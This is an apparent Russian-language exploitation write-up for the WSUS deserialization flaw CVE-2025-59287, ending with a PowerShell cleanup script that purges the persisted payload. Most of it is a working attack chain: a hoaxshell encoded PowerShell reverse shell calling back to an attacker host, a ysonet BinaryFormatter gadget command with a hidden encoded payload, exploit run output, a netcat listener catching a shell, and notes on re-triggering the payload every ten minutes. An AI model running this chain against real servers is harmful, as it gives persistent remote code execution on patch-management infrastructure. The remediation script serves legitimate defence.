

WSUS – CVE-2025-59287

PoC по умолчанию содержит зашифрованный AES бот base64 после сериализации и запускает calc.exe

Техническая суть:

Уязвимый код: `EncryptionHelper.DecryptData()` → `BinaryFormatter.Deserialize()`

Механизм: Вредоносные куки → AES дешифровка → Десериализация → RCE

Персистентность: Данные сохраняются в БД WSUS (`tbEventInstance.MiscData`)

Цель – получить бекконект (RCE)

INFO

- Раз в 10 минут – будет отработывать вредонос
- Обнаружил нюанс, что не обязательно использовать AES после сериализации
- При этом, если использовать AES из POC, то автоматического выполнения не будет, а только при запуске mmc
- Без шифрования – работает и без mmc (1р в 10 мин) и при запуске mmc

```
(kali@kali) - [~/hoaxshell]
$ python3 hoaxshell.py -s 192.168.1.2 -p 7878

HOAXSHELL
by t3l3machus

[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxADkAMgAuADEANgA4AC4AMQAUADIA0gA3ADgANwA4ACcA0wAkAGkAPQANADUAZAA'
HUAZQBzAHQAIATAFUAcwBIAEIAyQBzAGkAYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAaQAgACQAcAAkAHMALwA1AGI'
SQBuAHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBAGAcwBpAGMAUABhAHIAcwBpAG4AZI'
LAG4AdAA7AGkAZgAgACgAJABJACAALQBxAGUAIAnAE4AbwBuAGUAJwApACAAewAKAHIApQBpAGUAeAAGACQAYwAg'
QATwBiAGoAZQBjAHQAIATAKAHIAowAKAHQAPQBjAG4AdgBvAGsAZQATAFcAZQBIAFIAZQBxAHUAZQBzAHQAIATAFU'
QAKAGkAfQAgAC0AQgBvAGQAEQAgACgAWwBTANkAcwB0AGUAbQAUAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQ'
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 7878.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...


PS C:\Windows\system32 > whoami
nt authority\network service

PS C:\Windows\system32 > $PID
2344


PS C:\Windows\system32 > Get-Process -Id 2344 | Select-Object ProcessName
ProcessName
powershell

PS powershell >
```

```
(kali@kali) - [~]
$ python3 wss_nc_4444.py http://192.168.1.1:8530
```



```
[+] Getting Server ID...
[+] Server ID: a5935be9-18b8-416d-b2fd-4f60541dda9c
[+] Auth cookie with Server ID...
[+] Using ID: a5935be9-18b8-416d-b2fd-4f60541dda9c
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger!
```



```
(kali@kali) - [~]
$ netcat -nlpv 4444
listening on [any] 4444 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.1] 49771
hooami
PS C:\Windows\system32> whoami
nt authority\network service
```

ЦЕПОЧКА ЭКСПЛУАТАЦИИ

Сериализация полезной нагрузки с использованием BinaryFormatter через ysoserial

```
C:\Users\admin\Documents\ysonet-v1.11>ysonet.exe -g RolePrincipal -f BinaryFormatter -c "powershell.exe -NoP -NonI -W Hidden -Enc JABzAD0AJwAxADkAMgAuADEANgA4AC4AtADAAYgAzADgAMwBhADIAYgAtAGMAMgBjADEAMwBiAGUAYQAnADsAJABwAD0AJwBoAHQAdABwADoALwAvACcAOwAkAHYAPQBjAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQBxAHUAZQBzAHQAIAAtAFUAcwBlAEIAYQEQAOQA4ADUANGBhADEAIAAtAEgAZQBhAGQAZQBzAHMAIABAANsAIgBYAC0ANwBlADUANAAtADAAYQA1AGUAIgA9ACQAaQB9ADsAdwBoAGkAbABlACAAKAAKAhQAcgB1AGUAKQB7ACQAYwA9ACgASQBUAHYAbwBrAGUABhAHIAcwBpAG4AZwAgAC0AVQByAGkAIAAKAHAAJABzAC8AMABiADMAOAAzAGEAMgBiACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADcAZQA1ADQALQAwAGEANQB1ACIAPQAKAGkAfQApAC4AQwBvAG4AdABw
```

Base64 сериализованный вывод -> копируем

```
AAEAAAD/////AQAAAAAAAAAMAgAAAE1TeXN0ZW0uV2ViLCBwZXJzaW9uPTQuMC4wLjE1ByaW5jaXBhbC5JZGVudG10aWVzAQIAAAAGAwAAAJgYQUFFQUFBRC8vLy8vQVFBQI
```

Далее у нас ветвление:

Используем оригинальное объяснение CVE ->
прогоняем через скрипт и получаем зашифрованную base64 output

```
>WSUS_encoder.exe hoax_shell_pre_encrypted.txt
```

Вставляем в python PoC

```
pe="SOAP-ENC:base64">*</SOAP-ENC:Array></SOAP
```

Запускаем exploit

```
python3 wss_nc_4444.py http://192.168.1.1:8530
```

В данной ветке АВТОМАТИЧЕСКОГО запуска
полезной нагрузки не будет!
Только ручками заходим в mms и тогда мы получим отступ
Оригинальный PoC запускает калькулятор

Base64 сериализованный вывод -> копируем

```
AAEAAAD/////AQAAAAAAAAAMAgAAAE1TeXN0ZW0uV2ViLCBwZXJzaW9uPTQuMC4wLjE1ByaW5jaXBhbC5JZGVudG10aWVzAQIAAAAGAwAAAJgYQUFFQUFBRC8vLy8vQVFBQI
```

Вставляем в python PoC

```
pe="SOAP-ENC:base64">*</SOAP-ENC:Array></SOAP
```

Запускаем exploit

```
python3 wss_nc_4444.py http://192.168.1.1:8530
```

Через 10 минут автоматом запустится нагрузка

А ТЕПЕРЬ ПРО ПЕРСИСТ

Гипотезы и наблюдения


- 1) После того, как первичная нагрузка отработала, ммс оснастка работать нормально не стала — **что по сути вывело из строя администрирование WSUS**
- 2) Возможно нагрузка была в RAM? Нет, **перезагрузка сервера — не помогла**, нагрузка все равно отработывала раз в 10 минут, а ммс не вернулся в работающее состояние
- 3) Более того, даже удаление роли WSUS не спасало

Ответ и решение

Эксплойт через **ReportingWebService** пишет вредоносные данные в **tbEventInstance.MiscData**

Решение: просто очистить таблицу **tbEventInstance** от свежих записей

Я при установке WSUS не использовал отдельную БД, а использовал WID — ее и надо почистить



```
# 1. ОСТАНОВИ СЛУЖБЫ
Write-Host "Stopping services..." -ForegroundColor Yellow
Stop-Service WsusService -Force
Stop-Process -Name mmc -Force -ErrorAction SilentlyContinue
iisreset /stop

# 2. ОЧИСТИ БАЗУ ОТ ВСЕХ СОБЫТИЙ
Write-Host "Cleaning database..." -ForegroundColor Yellow

Add-Type -AssemblyName System.Data
$connectionString = "Data Source=\\.\pipe\MICROSOFT##WID\tsql\query;Initial Catalog=SUSDB;Integrated Security=True"
$connection = New-Object System.Data.SqlClient.SqlConnection($connectionString)

try {
    $connection.Open()

    # ВАРИАНТ 1: УДАЛИ ВСЕ СОБЫТИЯ (РЕКОМЕНДУЕМЫЙ)
    $command = $connection.CreateCommand()
    $command.CommandText = "DELETE FROM tbEventInstance"
    $deletedCount = $command.ExecuteNonQuery()

    Write-Host "Deleted $deletedCount events from database" -ForegroundColor Green

    # ВАРИАНТ 2: ИЛИ УДАЛИ ТОЛЬКО СВЕЖИЕ (ЕСЛИ ХОЧЕШЬ СОХРАНИТЬ СТАРЫЕ)
    # $command.CommandText = "DELETE FROM tbEventInstance WHERE TimeAtServer > DATEADD(hour, -24, GETDATE())"
    # $deletedCount = $command.ExecuteNonQuery()
    # Write-Host "Deleted $deletedCount recent events" -ForegroundColor Green

} finally {
    $connection.Close()
}

# 3. ОЧИСТИ MMC CACHE
Write-Host "Cleaning MMC cache..." -ForegroundColor Yellow
Remove-Item "$env:APPDATA\Microsoft\MMC\*" -Recurse -Force -ErrorAction SilentlyContinue

# 4. ПЕРЕЗАПУСТИ СЛУЖБЫ
Write-Host "Restarting services..." -ForegroundColor Green
Start-Service WsusService
iisreset /start

Write-Host "Database cleanup completed! Please test WSUS console." -ForegroundColor Green
```

